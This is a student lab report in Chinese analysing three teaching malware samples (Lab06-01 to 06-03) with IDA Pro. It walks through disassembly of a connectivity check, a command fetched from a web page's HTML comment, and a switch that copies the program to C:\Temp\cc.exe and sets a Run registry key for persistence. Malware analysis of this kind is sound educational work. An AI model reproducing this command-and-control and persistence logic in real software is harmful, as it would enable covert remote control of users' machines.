恶意代码分析与防治技术实验报告

Lab6

学号：2011937　　姓名：姜志凯　专业：信息安全

一、 实验环境

- Windows10
- Windows xp

二、 实验工具

- IDA Pro
- Strings

三、 实验内容

Lab6-1

Lab 6-1


In this lab, you will analyze the malware found in the file *Lab06-01.exe*.

Questions


1. What is the major code construct found in the only subroutine called by `main`?
2. What is the subroutine located at 0x40105F?
3. What is the purpose of this program?

1、由 main 函数调用的唯一子过程的主要代码结构是什么？

用 IDA Pro 打开 Lab06-01.exe



发现 main 函数调用的子过程 sub_401000，查看该过程代码结构



发现该过程调用了 InternetGetConnectedState，这个函数用于检查本地系统的网络连接状况

后边发现了两个字符串，一个是连接成功的、一个是连接失败的，猜测该程序可能检查系统中是否有可用网络连接。

分析上述代码结构：

使用 cmp 对保存结果的 eax 寄存器与 0 比较，使用 jz 指令控制执行流。存在可用连接时，InternetGetConnectedState 返回 1，否则返回 0。返回 1 时，零标志位（ZF）会被清除，jz 指令进入 false 分支。两个分支 mov eax, 1 即为 1，连接成功；xor eax, eax 即为 0，失败。

所以该代码结构为 if 语句。

2、0x40105F 处的子过程是什么？

找到这个位置

```
.text:0040105F
.text:0040105F sub_40105F      proc near               ; CODE XREF: sub_401000+1C↑p
.text:0040105F                                         ; sub_401000+30↑p
.text:0040105F
.text:0040105F arg_0           = dword ptr  4
.text:0040105F arg_4           = dword ptr  8
.text:0040105F
.text:0040105F                 push    ebx
.text:00401060                 push    esi
.text:00401061                 mov     esi, offset stru_407098
.text:00401066                 push    edi
.text:00401067                 push    esi
.text:00401068                 call    _stbuf
.text:0040106D                 mov     edi, eax
.text:0040106F                 lea     eax, [esp+10h+arg_4]
.text:00401073                 push    eax             ; int
.text:00401074                 push    [esp+14h+arg_0] ; int
.text:00401078                 push    esi             ; FILE *
.text:00401079                 call    sub_401282
.text:0040107E                 push    esi
.text:0040107F                 push    edi
.text:00401080                 mov     ebx, eax
.text:00401082                 call    _ftbuf
.text:00401087                 add     esp, 18h
.text:0040108A                 mov     eax, ebx
.text:0040108C                 pop     edi
.text:0040108D                 pop     esi
.text:0040108E                 pop     ebx
.text:0040108F                 retn
.text:0040108F sub_40105F      endp
```

发现调用了两个函数：__stbuf、__ftbuf

而 printf 函数的实现中就会就会调用这两个函数，中间还会调用一个外部函数，正好与程序中的 sub_401282 对应，然后我们来看看调用前入栈的参数 stru_407098

FILE <0, 0, 0, 2, 1, 0, 0, 0>

查询资料后发现，这是 windows 的文件描述符，其结构为：

```
struct _iobuf {
    char *_ptr;          // -> 0
    int _cnt;            // -> 0
    char *_base;         // -> 0
    int _flag;           // -> 2
    int _file;           // -> 1
    int _charbuf;        // -> 0
    int _bufsiz;         // -> 0
    char *_tmpfname; // -> 0
};
typedef struct _iobuf FILE;
```

_file 代表打开的文件在系统中的编号，一般我们编程的时候打开的句柄（也就是文件描述符）编号都比较大【本身系统就已经打开了比较多的文件】，但是一般有三个文件的文件描述符是固定写死的，还比较小，那就是 stdin、stdout、stderr，在系统中对应的值就是

stdin -> 0

stdout -> 1

stderr -> 2

所以这个文件描述符指向的是 stdout，即计算机上的屏幕，所以这个过程是 printf 函数。

3、程序的目的

检查系统是否存在可用的 Internet 连接，如果存在，打印成功连接的字符串并返回 1，不存在则打印连接失败的字符串并返回 0。

Lab6-2

Lab 6-2


Analyze the malware found in the file *Lab06-02.exe*.

Questions


1. What operation does the first subroutine called by `main` perform?
2. What is the subroutine located at 0x40117F?
3. What does the second subroutine called by `main` do?
4. What type of code construct is used in this subroutine?
5. Are there any network-based indicators for this program?
6. What is the purpose of this malware?

1、由 main 函数调用的第一个子过程执行了什么操作？

IDA Pro 打开 Lab06-02.exe



第一个子过程为 sub_401000，查看



可见，和第一个一样，查看是否有可用的网络连接。

2、位于`0x40117F`的子过程是什么？

跳转

```
.text:0040117F sub_40117F       proc near               ; CODE XREF: sub_401000+1C↑p
.text:0040117F                                          ; sub_401000+30↑p ...
.text:0040117F
.text:0040117F arg_0            = dword ptr  4
.text:0040117F arg_4            = dword ptr  8
.text:0040117F
.text:0040117F                  push    ebx
.text:00401180                  push    esi
.text:00401181                  mov     esi, offset stru_407160
.text:00401186                  push    edi
.text:00401187                  push    esi
.text:00401188                  call    __stbuf
.text:0040118D                  mov     edi, eax
.text:0040118F                  lea     eax, [esp+10h+arg_4]
.text:00401193                  push    eax             ; int
.text:00401194                  push    [esp+14h+arg_0] ; int
.text:00401198                  push    esi             ; FILE *
.text:00401199                  call    sub_4013A2
.text:0040119E                  push    esi
.text:0040119F                  push    edi
.text:004011A0                  mov     ebx, eax
.text:004011A2                  call    __ftbuf
.text:004011A7                  add     esp, 18h
.text:004011AA                  mov     eax, ebx
.text:004011AC                  pop     edi
.text:004011AD                  pop     esi
.text:004011AE                  pop     ebx
.text:004011AF                  retn
.text:004011AF sub_40117F       endp
```

同上一个，是 printf 函数。

3、被 mian 函数调用的第二个子过程做了什么？

第二个子过程为 sub_401040，查看

```
.text:00401040 hInternet        = dword ptr -0Ch
.text:00401040 dwNumberOfBytesRead= dword ptr -8
.text:00401040 var_4            = dword ptr -4
.text:00401040
.text:00401040                  push    ebp
.text:00401041                  mov     ebp, esp
.text:00401043                  sub     esp, 210h
.text:00401049                  push    0               ; dwFlags
.text:0040104B                  push    0               ; lpszProxyBypass
.text:0040104D                  push    0               ; lpszProxy
.text:0040104F                  push    0               ; dwAccessType
.text:00401051                  push    offset szAgent  ; "Internet Explorer 7.5/pma"
.text:00401056                  call    ds:InternetOpenA
.text:0040105C                  mov     [ebp+hInternet], eax
.text:0040105F                  push    0               ; dwContext
.text:00401061                  push    0               ; dwFlags
.text:00401063                  push    0               ; dwHeadersLength
.text:00401065                  push    0               ; lpszHeaders
.text:00401067                  push    offset szUrl    ; "http://www.practicalmalwareanalysis.com"...
.text:0040106C                  mov     eax, [ebp+hInternet]
.text:0040106F                  push    eax             ; hInternet
.text:00401070                  call    ds:InternetOpenUrlA
.text:00401076                  mov     [ebp+hFile], eax
.text:00401079                  cmp     [ebp+hFile], 0
.text:0040107D                  jnz     short loc_40109D
.text:0040107F                  push    offset aError2_1FailTo ; "Error 2.1: Fail to OpenUrl\n"
.text:00401084                  call    sub_40117F
.text:00401089                  add     esp, 4
.text:0040108C                  mov     ecx, [ebp+hInternet]
.text:0040108F                  push    ecx             ; hInternet
.text:00401090                  call    ds:InternetCloseHandle
.text:00401096                  xor     al, al
.text:00401098                  jmp     loc_40112C
.text:0040109D ; ---------------------------------------------------------------------------
```

分析：

该过程首先根据传入的用户信息调用 InternetOpenA 初始化，然后将一个网址压入栈中，接着调用 InternetOpenUrlA 打开传入的静态网页；

InternetOpenUrlA 的返回结果赋值给 hFile，并与 0 进行比较，若相等，则说明网页访问失败，打印“error”信息，然后调用 InternetCloseHandle 关闭网络连接进程，反之，跳转到 loc_40109D 处继续执行；（hFile 实际上是一个句柄——一种访问已经打开的 URL 的途径）

```
.text:0040109D
.text:0040109D loc_40109D:                             ; CODE XREF: sub_401040+3D↑j
.text:0040109D                 lea     edx, [ebp+dwNumberOfBytesRead]
.text:004010A0                 push    edx             ; lpdwNumberOfBytesRead
.text:004010A1                 push    200h            ; dwNumberOfBytesToRead
.text:004010A6                 lea     eax, [ebp+Buffer]
.text:004010AC                 push    eax             ; lpBuffer
.text:004010AD                 mov     ecx, [ebp+hFile]
.text:004010B0                 push    ecx             ; hFile
.text:004010B1                 call    ds:InternetReadFile
.text:004010B7                 mov     [ebp+var_4], eax
.text:004010BA                 cmp     [ebp+var_4], 0
.text:004010BE                 jnz     short loc_4010E5
.text:004010C0                 push    offset aError2_2FailTo ; "Error 2.2: Fail to ReadFile\n"
.text:004010C5                 call    sub_40117F
.text:004010CA                 add     esp, 4
.text:004010CD                 mov     edx, [ebp+hInternet]
.text:004010D0                 push    edx             ; hInternet
.text:004010D1                 call    ds:InternetCloseHandle
.text:004010D7                 mov     eax, [ebp+hFile]
.text:004010DA                 push    eax             ; hInternet
.text:004010DB                 call    ds:InternetCloseHandle
.text:004010E1                 xor     al, al
.text:004010E3                 jmp     short loc_40112C
```

将 hFile 作为参数传递给 InternetReadFile，读取网页内容，读出的东西用 Buffer 存储，读取成功则继续执行，处理读出的内容，反之则打印“读取失败”的信息，然后调用 InternetCloseHandle 结束进程；

Buffer 是一个保持数据的数组，最多保存 0x200 字节的数据；

对于读出的内容 Buffer 的处理：

```
.text:004010E5
.text:004010E5 loc_4010E5:                             ; CODE XREF: sub_401040+7E↑j
.text:004010E5                 movsx   ecx, [ebp+Buffer]
.text:004010EC                 cmp     ecx, 3Ch
.text:004010EF                 jnz     short loc_40111D
.text:004010F1                 movsx   edx, [ebp+var_20F]
.text:004010F8                 cmp     edx, 21h
.text:004010FB                 jnz     short loc_40111D
.text:004010FD                 movsx   eax, [ebp+var_20E]
.text:00401104                 cmp     eax, 2Dh
.text:00401107                 jnz     short loc_40111D
.text:00401109                 movsx   ecx, [ebp+var_20D]
.text:00401110                 cmp     ecx, 2Dh
.text:00401113                 jnz     short loc_40111D
.text:00401115                 mov     al, [ebp+var_20C]
.text:0040111B                 jmp     short loc_40112C
```

对 Buffer，连续三个判断，判断的字符依次为“<”、“!”、“-”，即“<!-”，html 中的注释，若都满足，则 movsx edx, [ebp+var_20F]，var_20F 为 Buffer+1，然后跳到 loc_40112C

执行，解析注释成功：

```
.text:0040112C loc_40112C:                             ; CODE XREF: sub_401040+58↑j
.text:0040112C                                         ; sub_401040+A3↑j ...
.text:0040112C                 mov     esp, ebp
.text:0040112E                 pop     ebp
.text:0040112F                 retn
.text:0040112F sub_401040      endp
```

若有一个不满足，就跳出到 loc_40111D 执行：


```
.text:0040111D
.text:0040111D loc_40111D:                             ; CODE XREF: sub_401040+AF↑j
.text:0040111D                                         ; sub_401040+BB↑j ...
.text:0040111D                 push    offset aError2_3FailTo ; "Error 2.3: Fail to get command\n"
.text:00401122                 call    sub_40117F
.text:00401127                 add     esp, 4
.text:0040112A                 xor     al, al
```

打印“无法读取注释”的错误信息。

综上，该子过程的作用为：访问并读取网页，然后解析注释。

4、这个子过程中使用了什么类型的代码结构？

由上一问分析得知，使用了连续的 if 条件判断以及跳转结构。



sub_401040 函数返回一个非 0 值，调用 sub_40117F 函数，打印"Success: Parsed command is %c\n"，其中%c 是格式字符串，是从 HTML 中解析出来的字符，再调用 sleep 函数，0EA60h 表示一分钟 60000 毫秒。

5、这个程序中有任何基于网络的特征指示吗？

在第二个子过程中，有两个，一个是 InternetOpenA 的参数 Internet Explorer 7.5/pma，作为 User-Agent 字段，初始化；另一个是 InternetOpenUrlA 的参数 http://www.practicalmalwareanalysis.com/cc.htm，一个网址，用于访问和下载。

6、程序的目的


首先判断是否在可用的网络连接，不存在就终止运行。存在则使用指定用户代理下载一个网页，该网页如果包含一段由<!--开始的 HTML 注释，则程序解析其后的那个字符并输出到屏幕，输出格式是 Success: Parsed command is C，其中 C 就是从该 HTML 注释解析出来的字符，解析成功，程序会休眠一分钟，然后终止运行；若中间有任何一个环节出问题，都会报出相应的错误信息。

Lab6-3

Questions

1. Compare the calls in `main` to Lab 6-2's `main` method. What is the new function called from `main`?
2. What parameters does this new function take?
3. What major code construct does this function contain?
4. What can this function do?
5. Are there any host-based indicators for this malware?
6. What is the purpose of this malware?


1、跟实验 6-2 的 main 函数调用的函数比较，从 main 中调用的新的函数是什么？



首先调用 sub_401000 检查网络连接，然后调用 sub_401040 下载网页并解析注释，输出函数为 sub_401271，为 printf 函数，最后调用了 sub_401130，这个是新函数，其余都相同。

2、新函数参数是什么？

跳转，查看



```
; Attributes: bp-based frame

; int __cdecl sub_401130(char, LPCSTR lpExistingFileName)
sub_401130 proc near

var_8= dword ptr -8
phkResult= dword ptr -4
arg_0= byte ptr  8
lpExistingFileName= dword ptr  0Ch

push    ebp
mov     ebp, esp
sub     esp, 8
movsx   eax, [ebp+arg_0]
mov     [ebp+var_8], eax
mov     ecx, [ebp+var_8]
sub     ecx, 61h
mov     [ebp+var_8], ecx
cmp     [ebp+var_8], 4  ; switch 5 cases
ja      loc_4011E1      ; jumptable 00401153 default case
```

arg_0 是标准 main 函数参数的 argv[0]，程序名本身；

var_8 来自 eax，eax 是上一个函数的返回值，即 sub_401040 的返回值，存储的是解析出来的 html 注释信息。

3、这个函数的主要代码结构

查看 text

```
.text:00401130 ; int __cdecl sub_401130(char, LPCSTR lpExistingFileName)
.text:00401130 sub_401130      proc near               ; CODE XREF: _main+48↓p
.text:00401130
.text:00401130 var_8           = dword ptr -8
.text:00401130 phkResult       = dword ptr -4
.text:00401130 arg_0           = byte ptr  8
.text:00401130 lpExistingFileName= dword ptr  0Ch
.text:00401130
.text:00401130                 push    ebp
.text:00401131                 mov     ebp, esp
.text:00401133                 sub     esp, 8
.text:00401136                 movsx   eax, [ebp+arg_0]
.text:0040113A                 mov     [ebp+var_8], eax
.text:0040113D                 mov     ecx, [ebp+var_8]
.text:00401140                 sub     ecx, 61h
.text:00401143                 mov     [ebp+var_8], ecx
.text:00401146                 cmp     [ebp+var_8], 4  ; switch 5 cases
.text:0040114A                 ja      loc_4011E1      ; jumptable 00401153 default case
.text:00401150                 mov     edx, [ebp+var_8]
.text:00401153                 jmp     ds:off_4011F2[edx*4] ; switch jump
```

arg_0 是从网页上获取并解析得到的指令字符，这个指令字符被赋给 var_8，然后加载到 ecx 中，然后执行 sub ecx 61h，即 ecx-’a’；

如果这个值大于 4，即 ecx 存储的字符为 e 以及之后的字符，那就跳到 loc_4011E1 处，打印错误信息：

```
.text:004011E1 loc_4011E1:                             ; CODE XREF: sub_401130+1A↑j
.text:004011E1                 push    offset aError3_2NotAVa ; jumptable 00401153 default case
.text:004011E6                 call    sub_401271
.text:004011EB                 add     esp, 4
.text:004011EE
.text:004011EE loc_4011EE:                             ; CODE XREF: sub_401130+37↑j
.text:004011EE                                         ; sub_401130+4D↑j ...
.text:004011EE                 mov     esp, ebp
.text:004011F0                 pop     ebp
.text:004011F1                 retn
.text:004011F1 sub_401130      endp
```

当 ecx 存储的字符分别对应'a'、'b'、'c'、'd'时，分别对应不同的跳转，将 ecx 值赋给 edx，然后执行 jmp ds:off_4011F2[edx*4] ： edx 乘以 4，跳转表是一组指向不同执行路径的内存地址，每个地址大小为 4 字节，利用这个跳转表，跳到指定位置。

```
.text:004011F1 ; ---------------------------------------------------------------------------
.text:004011F2 off_4011F2      dd offset loc_40115A    ; DATA XREF: sub_401130+23↑r
.text:004011F2                 dd offset loc_40116C    ; jump table for switch statement
.text:004011F2                 dd offset loc_40117F
.text:004011F2                 dd offset loc_40118C
.text:004011F2                 dd offset loc_4011D4
.text:00401206                 align 10h
.text:00401210
```

因此，此函数包含一个 switch 语句和一个跳转表。

4、这个函数能做什么？

根据跳转表逐个分析：

```
.text:004011F1 ; ---------------------------------------------------------------------------
.text:004011F2 off_4011F2      dd offset loc_40115A    ; DATA XREF: sub_401130+23↑r
.text:004011F2                 dd offset loc_40116C    ; jump table for switch statement
.text:004011F2                 dd offset loc_40117F
.text:004011F2                 dd offset loc_40118C
.text:004011F2                 dd offset loc_4011D4
.text:00401206                 align 10h
.text:00401210
```

• loc_40115A：

```
.text:0040115A
.text:0040115A loc_40115A:                             ; CODE XREF: sub_401130+23↑j
.text:0040115A                                         ; DATA XREF: .text:off_4011F2↓o
.text:0040115A                 push    0               ; jumptable 00401153 case 0
.text:0040115C                 push    offset PathName ; "C:\\Temp"
.text:00401161                 call    ds:CreateDirectoryA
.text:00401167                 jmp     loc_4011EE
```

CreateDirectoryA 函数，判断文件路径是否存在"C:\\Temp"，不存在则创建它。

• loc_40116C：

```
.text:0040116C ; ---------------------------------------------------------------------------
.text:0040116C
.text:0040116C loc_40116C:                             ; CODE XREF: sub_401130+23↑j
.text:0040116C                                         ; DATA XREF: .text:off_4011F2↓o
.text:0040116C                 push    1               ; jumptable 00401153 case 1
.text:0040116E                 push    offset Data     ; "C:\\Temp\\cc.exe"
.text:00401173                 mov     eax, [ebp+lpExistingFileName]
.text:00401176                 push    eax             ; lpExistingFileName
.text:00401177                 call    ds:CopyFileA
.text:0040117D                 jmp     short loc_4011EE
```

CopyFileA 函数，两个参数：

源文件：当前程序名（argv[0]）

目的文件："C:\\Temp\\cc.exe"

即，将 Lab06-03.exe 复制到 C:\\Temp\\cc.exe。

• loc_40117F：

```
.text:0040117F ; ---------------------------------------------------------------------------
.text:0040117F
.text:0040117F loc_40117F:                             ; CODE XREF: sub_401130+23↑j
.text:0040117F                                         ; DATA XREF: .text:off_4011F2↓o
.text:0040117F                 push    offset Data     ; jumptable 00401153 case 2
.text:00401184                 call    ds:DeleteFileA
.text:0040118A                 jmp     short loc_4011EE
```

DeleteFileA 函数，参数是 C:\\Temp\\cc.exe，即当该文件存在时，删除它。

• loc_40118C：

```
.text:0040118C
.text:0040118C loc_40118C:                             ; CODE XREF: sub_401130+23↑j
.text:0040118C                                         ; DATA XREF: .text:off_4011F2↓o
.text:0040118C                 lea     ecx, [ebp+phkResult] ; jumptable 00401153 case 3
.text:0040118F                 push    ecx             ; phkResult
.text:00401190                 push    0F003Fh         ; samDesired
.text:00401195                 push    0               ; ulOptions
.text:00401197                 push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVe"...
.text:0040119C                 push    80000002h       ; hKey
.text:004011A1                 call    ds:RegOpenKeyExA
.text:004011A7                 push    0Fh             ; cbData
.text:004011A9                 push    offset Data     ; "C:\\Temp\\cc.exe"
.text:004011AE                 push    1               ; dwType
.text:004011B0                 push    0               ; Reserved
.text:004011B2                 push    offset ValueName ; "Malware"
.text:004011B7                 mov     edx, [ebp+phkResult]
.text:004011BA                 push    edx             ; hKey
.text:004011BB                 call    ds:RegSetValueExA
.text:004011C1                 test    eax, eax
.text:004011C3                 jz      short loc_4011D2
.text:004011C5                 push    offset aError3_1CouldN ; "Error 3.1: Could not set Registry value"...
.text:004011CA                 call    sub_401271
.text:004011CF                 add     esp, 4
.text:004011D2
.text:004011D2 loc_4011D2:                             ; CODE XREF: sub_401130+93↑j
.text:004011D2                 jmp     short loc_4011EE
```

将 Software\Microsoft\Windows\CurrentVersion\Run\Malware 值设置为 C:\Temp\cc.exe，即修改注册表信息，实现自启动，若设置失败，打印错误信息，结束函数。

• loc_4011D4

```
.text:004011D4
.text:004011D4 loc_4011D4:                             ; CODE XREF: sub_401130+23↑j
.text:004011D4                                         ; DATA XREF: .text:off_4011F2↓o
.text:004011D4                 push    186A0h          ; jumptable 00401153 case 4
.text:004011D9                 call    ds:Sleep
.text:004011DF                 jmp     short loc_4011EE
.text:004011F1 ; ---------------------------------------------------------------------------
```

Sleep 休眠，186A0h=100 秒

这些 switch 中的函数顺利执行的话，最后都会跳到 loc_4011EE 处继续执行。

• loc_4011EE：

```
.text:004011EE loc_4011EE:                             ; CODE XREF: sub_401130+37↑j
.text:004011EE                                         ; sub_401130+4D↑j ...
.text:004011EE                 mov     esp, ebp
.text:004011F0                 pop     ebp
.text:004011F1                 retn
.text:004011F1 sub_401130      endp
```

函数返回。

若没有进入跳转表，即网页指令字符为 e 以及以后的字符，则执行 default 选项：

```
.text:004011E1
.text:004011E1 loc_4011E1:                             ; CODE XREF: sub_401130+1A↑j
.text:004011E1                 push    offset aError3_2NotAVa ; jumptable 00401153 default case
.text:004011E6                 call    sub_401271
.text:004011EB                 add     esp, 4
.text:004011EE
.text:004011EE loc_4011EE:                             ; CODE XREF: sub_401130+37↑j
.text:004011EE                                         ; sub_401130+4D↑j ...
.text:004011EE                 mov     esp, ebp
.text:004011F0                 pop     ebp
.text:004011F1                 retn
.text:004011F1 sub_401130      endp
```

输出错误信息。

综上，该函数可以：打印错误信息、创建文件、删除文件、设置一个注册表键值、复制一个文件，或者休眠 100 秒。

5、在这个恶意代码中有什么本地特征？

注册表键：Software\Microsoft\Windows\CurrentVersion\Run\Malware

文件路径：C:\Temp\cc.exe

6、这个恶意代码的目的是什么？

首先判断是否在可用的网络连接，不存在就终止运行。存在则使用指定用户代理下载一个网页，该网页如果包含一段由<!--开始的 HTML 注释，则程序解析其后的那个字符并输出到屏幕，输出格式是 Success: Parsed command is C，其中 C 就是从该 HTML 注释解析出来的字符，解析成功，程序会休眠一分钟，然后终止运行；若中间有任何一个环节出问题，都会报出相应的错误信息。

然后用该注释的第一个字符来指导 switch 跳转选择，决定下一步进行以下操作中的一个：打印错误信息、删除一个文件、创建一个文件、设置一个注册表项值、复制一个文件，

或者休眠 100 秒。

